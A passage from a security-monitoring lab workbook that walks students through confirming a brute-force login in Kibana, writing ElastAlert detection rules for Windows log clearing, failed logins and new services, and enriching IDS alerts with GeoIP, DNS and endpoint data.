


The resulting graph shows four accounts had attempted logins. These are **ploar**, **fraynor**, **lchancello**, and **wperry**.




Now we need to find out if the attack was successful. Go back to the **Discover** tab and search for **tags:step6 AND tags:logon_success**.


```
tags:step6 AND tags:logon_success
```




There are only **4 hits** this time. To view them, you can either expand each log, or add the **user** field as a column. To do this, hover over the **user** field in the left column and then click on **add**.



You can now see that there were four successful logins against three user accounts.

Time	user
April 4th 2017, 14:09:32.000	lchancello
April 4th 2017, 14:09:26.000	wperry
April 4th 2017, 14:09:22.000	ploar
April 4th 2017, 13:21:02.000	ploar

To see if these are from **198.8.93.14** hover over the **source_ip** field and add it as a column as well.




The resulting view shows that **198.8.93.14** is who logged into these accounts. This means the brute force attack was successful but only against 3 out of 4 accounts. The **user** fraynor was not successfully brute forced.

Time	user	source_ip
April 4th 2017, 14:09:32.000	lchancello	198.8.93.14
April 4th 2017, 14:09:26.000	wperry	198.8.93.14
April 4th 2017, 14:09:22.000	ploar	198.8.93.14
April 4th 2017, 13:21:02.000	ploar	120.146.158.242

You can remove or rearrange these columns by hovering over them and either **click** on the **X** to remove the column or arrow signs to move the column over.

Hover over **user** and click the **X** to remove the field. Do the same for **source_ip**.



Step-by-Step Video Instructions

Lab Conclusion

In this lab, you have parsed logs using traditional parsing. This included:

- Using **Logstash** to apply regex pattern matching
- Conditionally applying regex pattern matching

- Applying tags to identify logs based on specific conditions
- Correcting timestamp format issues
- Visually searching and identifying steps necessary to parse logs fully

Lab 1.3 is now complete!

Lab 1.4 - Tactical Alerting


Objectives

- Build custom alert rules
- Evaluate and test rules to make sure they function as intended
- Generate custom alerts to identify malicious traffic
- Identify how to use various alert conditions tactically
- Learn how to tune alerts

Exercise Preparation

Log into the Sec-555 VM

- Username: student
- Password: sec555



> **Note**
>
> This lab utilizes the Elasticsearch index named **lab1.4-complete-windows.** This index already exists with the necessary data for this lab. During this lab, the term **ElastAlert** refers to an open source alert service. The term **elastalert** refers to the command line program used to invoke **ElastAlert** manually or as a service.

Exercises

Log cleared rule

Create an alert rule that identifies whenever the Windows event log is cleared

Solution

First, create an **ElastAlert** rule file using the **Visual Studio Code Editor** to alert on logs being cleared**.** Store the rule in **/labs/1.4/student/windows_logs_cleared.yaml**.

```
code /labs/1.4/student/windows_logs_cleared.yaml
```

Next, enter the rule configuration below. Save the file with either **CTRL + S** or click on **File** -> **Save**.

```
name: Log cleared
type: frequency
index: lab1.4-complete-windows

realert:
  minutes: 0

num_events: 1
timeframe:
  hours: 1

filter:
- term:
    event_id: 1102

alert: debug
```

> **Note**
>
> This rule looks for **any** occurrence of a Windows log with an Event ID of 1102, which is the Event ID for logs being cleared on Windows. This rule is also set to alert on every occurrence by setting **realert minutes** to **0**. The default behavior would only alert once every so many minutes. Given that logs should not be cleared under normal circumstances, we want to see an alert on all occurrences.

Switch back to a terminal window. Test this rule by running the command below.

```
elastalert --config /labs/elastalert/config.yaml --rule /labs/1.4/student/windows_logs_cleared.yaml --start
"2017-09-07 00:00:00.000" --end "2017-09-08 23:59:59.999" --debug
```

You should see the following result:

```
INFO:elastalert:Skipping writing to ES: {'hits': 1, 'matches': 1, '@timestamp': '2018-05-21T16:21:56.617026Z',
'rule_name': 'Log cleared', 'starttime': '2017-09-07T00:00:00Z', 'endtime': '2017-09-08T23:59:59.999Z',
'time_taken': 0.557060956954956}
INFO:elastalert:Ran Log cleared from 2017-09-07 00:00 UTC to 2017-09-08 23:59 UTC: 1 query hits (0 already
seen), 1 matches, 0 alerts sent
```

Because the **elastalert** command was used with **--debug** no alert is generated. Using debug allows you to test a rule. In this case, the rule worked as there was **1** match. Without --**debug** an alert would have been generated.

Brute force login rule

Create an alert rule that identifies whenever there are more than 50 failed login attempts against the same account within an hour

Solution

Next, create an **ElastAlert** rule file using the **Visual Studio Code Editor** that will generate an alert if brute force logins are discovered. Store the rule in **/labs/1.4/student/windows_brute_force_logins.yaml**.

```
code /labs/1.4/student/windows_brute_force_logins.yaml
```

Next, enter the rule configuration below. Save the file with either **CTRL + S** or click on **File** -> **Save**.

```
name: Brute Force Logins
type: frequency
index: lab1.4-complete-windows

realert:
  minutes: 5

num_events: 50
timeframe:
  hours: 1
query_key: user

filter:
- term:
    event_id: 4625

alert: email
email: foo@example.com
```

Note

This rule looks for 50 or more failed logins against the same user within an hour. This works by counting the Windows Event ID for failed logins, which is **4625**, and then aggregating the counts against the **user** field. Aggregating the count against the **user** field is done by specifying a **query_key**. Because brute force logins tend to occur over a long period of time, alerts are set only to generate once every **5** minutes.

Switch back to a terminal window. Test this rule by running the command below.

```
elastalert --config /labs/elastalert/config.yaml --rule /labs/1.4/student/windows_brute_force_logins.yaml --
start "2017-09-07" --end "2017-09-09" --debug
```

> **Note**
>
> The time range in this example is not fully filled out. **ElastAlert** allows you to be specific or more general when specifying time ranges. When running **ElastAlert** as a service, no time range is specified, and it monitors Elasticsearch in near real-time.

You should see the following result:

```
INFO:elastalert:Ignoring match for silenced rule Brute Force Logins.jdoe
INFO:elastalert:Ignoring match for silenced rule Brute Force Logins.jdoe
INFO:elastalert:Skipping writing to ES: {'hits': 3054, 'matches': 61, '@timestamp':
'2018-05-21T16:24:25.608283Z', 'rule_name': 'Brute Force Logins', 'starttime': '2017-09-07T00:00:00Z',
'endtime': '2017-09-09T00:00:00Z', 'time_taken': 1.8777990341186523}
INFO:elastalert:Ran Brute Force Logins from 2017-09-07 00:00 UTC to 2017-09-09 00:00 UTC: 3054 query hits (0
already seen), 61 matches, 0 alerts sent
```

Because the **elastalert** command was used with **--debug** no alert is generated. In this case, the rule worked as there were **61** matches. Without **--debug** an alert would have been generated. Keep in mind that **61** matches does not mean this would have generated **61** alerts. The rule file created would only create an alert once every **5** minutes.

If you scroll up in the terminal, you would see there was only **1** alert generated as all the failed login events occurred within **5** minutes of each other. The only user with failed logins was **jdoe**.

```
INFO:elastalert:Alert for Brute Force Logins, jdoe at 2017-09-08T16:13:06Z:
INFO:elastalert:Brute Force Logins

At least 50 events occurred between 2017-09-08 15:13 UTC and 2017-09-08 16:13 UTC
```

New service creation rule

Create an alert rule that identifies whenever a new windows service is created that has not been seen in the last 90 days

> **Solution**
>
> For the final alert rule of this lab, create an **ElastAlert** rule file using the **Visual Studio Code Editor** that will generate an alert if a new Windows service is created that has not been previously seen. Store the rule in **/labs/1.4/student/windows_new_service_creation.yaml**.

```
code /labs/1.4/student/windows_new_service_creation.yaml
```

Next, enter the rule configuration below. Save the file with either **CTRL + S** or click on **File** -> **Save**.

```
name: New service creation
type: new_term
realert:
  minutes: 0

index: lab1.4-complete-windows
```

```
doc_type: "doc"

fields:
 - "service_name"

terms_window_size:
  days: 90

filter:
- term:
    event_id: 7045

alert: email
email: foo@example.com
```

Note

This rule dynamically builds a list of **service_name** entries that were created in the last **90** days using **terms_window_size**. It then monitors for **service_name** entries that are not on this list. Effectively, this rule allows for a dynamic rolling whitelist. The **90**-day dynamic whitelist updates itself each day and will be used to monitor for new values continuously. This makes for an extremely easy and powerful way of implementing whitelisting.

Switch back to a terminal window. Run this rule by running the command below. This time **--debug** will not be used so no alert will appear inside the terminal. Instead, it will log the alert to Elasticsearch in an index called **elastalert_status**.

```
elastalert --config /labs/elastalert/config.yaml --rule /labs/1.4/student/windows_new_service_creation.yaml --
start "2017-09-07" --end "2017-09-09"
```

You should see the below result. These SMTP errors are because **--debug** was not used, so alerts were generated. However, your student VM has not been set up to send an email, so when **ElastAlert** attempts to send an email, you get an error. **Step four** shows how to see the 2 alerts that generated using Kibana visually.

```
ERROR:root:Error while running alert email: Error connecting to SMTP host: [Errno 99] Cannot assign requested
address
ERROR:root:Error while running alert email: Error connecting to SMTP host: [Errno 99] Cannot assign requested
address
```


View alerts

View the alerts within Kibana

Solution


step three involved running **elastalert** without **--debug**. This caused the alerts to be logged to **Elasticsearch**. To view these logs, first open **Firefox**.

Next, open **Kibana** by clicking on the bookmark link for **Kibana**.




Switch to the **Discover** tab by **clicking** on **Discover**.


Set your time to the **Last 15 minutes**.




To view the alerts generated by **ElastAlert**, switch to the index called **elastalert_status**.



If **step three** was performed within the last **15 minutes**, you should see two alerts.



If it has been more than **15 minutes,** you will need to change your time from **Last 15 minutes** to **Last 24 hours**. Then you will be able to see the **two** alerts generated from **step three**.



Step-by-Step Video Instructions

Lab Conclusion

In this lab, you used **ElastAlert** to demonstrate some of the capabilities of an alert engine. This included:

- Setting up an alert for a single occurrence of an event
- Setting up an alert for multiple occurrences of an event such as brute force attacks
- Implementing a dynamic whitelisting using a **new term** rotation
- Debugging rules for testing and alert creation
- Viewing alerts within Kibana

Lab 1.4 is now complete!

Lab 2.0 - Enrichment, Adding Context

Objectives

- Understand log enrichment
- Build process for adding context
- Identify sources for context
- Use context for false positive reduction

Exercise Preparation

Log into the Sec-555 VM

- Username: student
- Password: sec555

For this lab you will be using the IDS alert logs below:

EXE Download Alert

```
[1:2000419:18] ET POLICY PE EXE or DLL Windows file download [Classification: Potential Corporate
Privacy Violation] [Priority: 1]: <sodev-eth1-1> {TCP} 74.125.159.56:80 -> 192.168.2.39:49339
```

PDF alert

```
[1:2017899:3] ET CURRENT_EVENTS Possible PDF Dictionary Entry with Hex/Ascii replacement
[Classification: A Network Trojan was detected] [Priority: 1]: <sodev-eth1-1> {TCP} 54.161.95.242:80 -
> 192.168.2.39:49247
```

Your goal is to try and identify if any of these alerts are supsicious or malicious in nature.

Exercises

Identify available fields

Part of a SIEM is establishing context so that analysts can hypothesize and build a storyline of what may be happening. Often the process is thought to involve manual correlation. Yet, you can build context into your logs directly. Sometimes context can be at search time, and other times it needs to be part of the logs for use with automated alerting.

The first step in log enrichment is to identify what fields are available. The list of fields is necessary to see what options there are for enrichment. Open a command prompt and then run the below command to see what fields are available.

```
logstash -f /labs/enrich/field_list.conf
```

> **Note**
>
> The configuration file **field_list.conf** uses **grok** to parse fields from a Snort IDS alert. You could also look at the alert and figure out what fields were available by looking at the data. However, in a production environment you would need to parse the log before enriching it.

The output should look as follows:

```
{
          "source_ip" => "54.161.95.242",
                "gid" => 1,
                "sid" => 2017899,
     "destination_ip" => "192.168.2.39",
        "source_port" => 80,
           "sequence" => 0,
                "rev" => "3",
          "interface" => "sodev-eth1-1",
     "classification" => "A Network Trojan was detected",
           "protocol" => "TCP",
   "destination_port" => 49247,
           "priority" => "1",
               "host" => "logstash",
         "@timestamp" => 2020-07-06T22:23:09.686Z,
           "@version" => "1",
              "alert" => "ET CURRENT_EVENTS Possible PDF Dictionary Entry with Hex/Ascii replacement "
}
{
          "source_ip" => "74.125.159.56",
                "gid" => 1,
                "sid" => 2000419,
     "destination_ip" => "192.168.2.39",
        "source_port" => 80,
           "sequence" => 0,
                "rev" => "18",
          "interface" => "sodev-eth1-1",
```

```
        "classification" => "Potential Corporate Privacy Violation",
              "protocol" => "TCP",
      "destination_port" => 49339,
              "priority" => "1",
                  "host" => "logstash",
            "@timestamp" => 2020-07-06T22:23:09.686Z,
              "@version" => "1",
                 "alert" => "ET POLICY PE EXE or DLL Windows file download "
}
```

> **Note**
>
> The @timestamp will reflect the time you perform the command. It will not match the output in any of the commands during this lab.

Based on the output above the following fields are available: **source_ip**, **destination_ip**, **source_port**, **destination_port**, **protocol**, **sid**, **gid**, **rev**, **priority**, **alert**, **interface**, **classification**, and **sequence**.

Take a moment and look at the output above. Based on the two alerts, do you have enough information to tell if either alerts are malicious or not? Unfortunately, many alerting systems do not provide enough information to answer this question.

Perform basic geo enrichment

Given the fields found, we need to identify areas to add context to the logs. IP addresses can be useful to use for geo information. Run Logstash with the configuration file below to add geoip information to the logs.

```
logstash -f /labs/enrich/geoip.conf
```

> **Note**
>
> The **geoip.conf** configuration file uses Logstash with the **geoip** plugin to pull in **city**, **state**, **country**, and **ASN** information. If you are curious and wish to see the full configuration run this command: **code /labs/enrich/geoip.conf**

The output from this command should be similar to below:

```
{
        "classification" => "Potential Corporate Privacy Violation",
              "@version" => "1",
             "source_ip" => "74.125.159.56",
                  "host" => "logstash",
                   "rev" => "18",
              "priority" => "1",
           "source_port" => 80,
                   "gid" => 1,
```

```
"destination_geo" => {},
        "sequence" => 0,
        "protocol" => "TCP",
      "source_geo" => {
                  "ip" => "74.125.159.56",
            "latitude" => 37.419200000000004,
              "as_org" => "Google Inc.",
       "country_code3" => "US",
            "location" => {
          "lat" => 37.419200000000004,
          "lon" => -122.0574
     },
         "postal_code" => "94043",
      "continent_code" => "NA",
        "country_name" => "United States",
         "region_code" => "CA",
           "city_name" => "Mountain View",
            "dma_code" => 807,
                 "asn" => 15169,
            "timezone" => "America/Los_Angeles",
       "country_code2" => "US",
         "region_name" => "California",
           "longitude" => -122.0574
},
     "@timestamp" => 2020-07-06T22:42:08.295Z,
      "interface" => "sodev-eth1-1",
 "destination_ip" => "192.168.2.39",
          "alert" => "ET POLICY PE EXE or DLL Windows file download ",
"destination_port" => 49339,
            "sid" => 2000419
}
{
  "classification" => "A Network Trojan was detected",
        "@version" => "1",
       "source_ip" => "54.161.95.242",
            "host" => "logstash",
             "rev" => "3",
        "priority" => "1",
     "source_port" => 80,
             "gid" => 1,
 "destination_geo" => {},
        "sequence" => 0,
        "protocol" => "TCP",
      "source_geo" => {
                  "ip" => "54.161.95.242",
            "latitude" => 39.0481,
              "as_org" => "Amazon.com, Inc.",
       "country_code3" => "US",
            "location" => {
          "lat" => 39.0481,
          "lon" => -77.4728
     },
         "postal_code" => "20149",
      "continent_code" => "NA",
```

```
        "country_name" => "United States",
         "region_code" => "VA",
           "city_name" => "Ashburn",
            "dma_code" => 511,
                 "asn" => 14618,
            "timezone" => "America/New_York",
       "country_code2" => "US",
         "region_name" => "Virginia",
           "longitude" => -77.4728
    },
          "@timestamp" => 2020-07-06T22:42:08.295Z,
           "interface" => "sodev-eth1-1",
      "destination_ip" => "192.168.2.39",
               "alert" => "ET CURRENT_EVENTS Possible PDF Dictionary Entry with Hex/Ascii replacement
",
    "destination_port" => 49247,
                 "sid" => 2017899
}
```

At this point, basic geoip information is now appended to the logs. The geoip information adds more context about these alerts. For example, the **ET POLICY PE EXE or DLL Windows file download** shows an external IP of **74.125.159.56**. The geoip information shows it is in **Mountain View, California US** and the entity behind the external IP is **Google Inc.**. The **ET CURRENT_EVENTS Possible PDF Dictionary Entry with Hex/Ascii replacement** shows an external IP of **54.161.95.242**. The geoip information shows it is in **Ashburn, VA US** and the entity behind the external IP is **Amazon.com, Inc.**.

At this point there still is not enough information to decide if either of these alerts are malicious or suspicious. The external IP addresses could belong to Google or Amazon. However, they also could belong to someone using Google or Amazon's hosted cloud environments.

Pull in DNS Query

Next, run Logstash using the dns.conf configuration file to further enrich the IDS alerts. Run the command below to add a query field to the IDS alerts.

```
logstash -f /labs/enrich/dns.conf
```

> **Note**
>
> The **dns.conf** configuration file uses Logstash with the **elasticsearch** plugin to pull in the DNS **query** from historical DNS logs. It does this by looking for the most recent DNS query reponse that had an external IP from the IDS alert in an **answers** field. If you are curious and wish to see the full configuration run this command: **code /labs/enrich/dns.conf**

The output should now look like below.

```
{
    "destination_port" => 49339,
```

```
            "sequence" => 0,
           "source_ip" => "74.125.159.56",
           "interface" => "sodev-eth1-1",
               "alert" => "ET POLICY PE EXE or DLL Windows file download ",
          "source_geo" => {
               "dma_code" => 807,
                 "as_org" => "Google Inc.",
               "location" => {
            "lon" => -122.0574,
            "lat" => 37.419200000000004
        },
              "longitude" => -122.0574,
                     "ip" => "74.125.159.56",
            "postal_code" => "94043",
          "country_code3" => "US",
            "region_code" => "CA",
                    "asn" => 15169,
              "city_name" => "Mountain View",
         "continent_code" => "NA",
          "country_code2" => "US",
               "timezone" => "America/Los_Angeles",
               "latitude" => 37.419200000000004,
           "country_name" => "United States",
            "region_name" => "California"
    },
            "priority" => "1",
                "host" => "logstash",
            "protocol" => "TCP",
            "@version" => "1",
                 "gid" => 1,
                "tags" => [
        [0] "internal_destination",
        [1] "external_source"
    ],
                 "sid" => 2000419,
         "source_port" => 80,
      "destination_ip" => "192.168.2.39",
      "classification" => "Potential Corporate Privacy Violation",
                 "rev" => "18",
     "destination_geo" => {},
               "query" => "dl.google.com",
          "@timestamp" => 2020-07-09T22:44:21.312Z
}
{
    "destination_port" => 49247,
            "sequence" => 0,
           "source_ip" => "54.161.95.242",
           "interface" => "sodev-eth1-1",
               "alert" => "ET CURRENT_EVENTS Possible PDF Dictionary Entry with Hex/Ascii replacement
",
          "source_geo" => {
              "dma_code" => 511,
                "as_org" => "Amazon.com, Inc.",
              "location" => {
```

```
            "lon" => -77.4728,
            "lat" => 39.0481
        },
          "longitude" => -77.4728,
                 "ip" => "54.161.95.242",
        "postal_code" => "20149",
      "country_code3" => "US",
        "region_code" => "VA",
                "asn" => 14618,
          "city_name" => "Ashburn",
     "continent_code" => "NA",
      "country_code2" => "US",
           "timezone" => "America/New_York",
           "latitude" => 39.0481,
       "country_name" => "United States",
        "region_name" => "Virginia"
    },
          "priority" => "1",
              "host" => "logstash",
          "protocol" => "TCP",
          "@version" => "1",
               "gid" => 1,
              "tags" => [
        [0] "internal_destination",
        [1] "external_source"
    ],
               "sid" => 2017899,
       "source_port" => 80,
    "destination_ip" => "192.168.2.39",
    "classification" => "A Network Trojan was detected",
               "rev" => "3",
   "destination_geo" => {},
             "query" => "trackmypackage-com.biz",
        "@timestamp" => 2020-07-09T22:44:21.311Z
}
```


At this point, the IDS alerts have more significant context. For example, one alert deals with traffic to **dl.google.com** which is hosted on an external IP registered to an ASN of **Google Inc.**. **dl.google.com** is Google's download site for anyone wishing to download software like Google Chrome, Google Drive Sync, as well as other Google software. As a result, the alert dealing with Google is likely benign.

The other alert reflects traffic going to **trackmypackage-com.biz** which is hosted on an external IP registered to an ASN of **Amazon.com Inc**. **trackymypackage-com.biz** looks like a suspicious domain due to having **-com.biz** rather than simply **.com** or **.biz**. The ASN allows a possible hypothesis that this is a server hosted within Amazon's AWS environment.

Pull in Endpoint Data

Bringing in the DNS records greatly aids analysts during their investigations. However, there still is more enrichment that can be performed to minimize labor requirements during alert investigations. For the final step of this labs run the command below to correlate the IDS alerts so they automatically correlate and bring in endpoint-centric information.

```
logstash -f /labs/enrich/windows.conf
```

> **Note**
>
> The **windows.conf** configuration file adds additional enrichment steps. First, it takes the **source_ip**, **source_port**, **destination_ip**, and **destination_port** fields and uses them to find endpoint logs referencing the same network socket. If found, it pulls back the **process** behind the network connection, the end **user* running the process, and the **process id**. Finally, it uses the **process id** to see if there is an endpoint log showing a **file** written by the **process id**. If you are curious and wish to see the full configuration run this command: **code /labs/enrich/windows.conf**


```
{
          "process_pid" => 24048,
                  "rev" => "18",
     "destination_port" => 49339,
                 "user" => {
          "name" => "JustinHenderson",
        "domain" => "AzureAD"
    },
           "source_geo" => {
           "region_name" => "California",
              "latitude" => 37.419200000000004,
        "continent_code" => "NA",
             "city_name" => "Mountain View",
              "location" => {
            "lat" => 37.419200000000004,
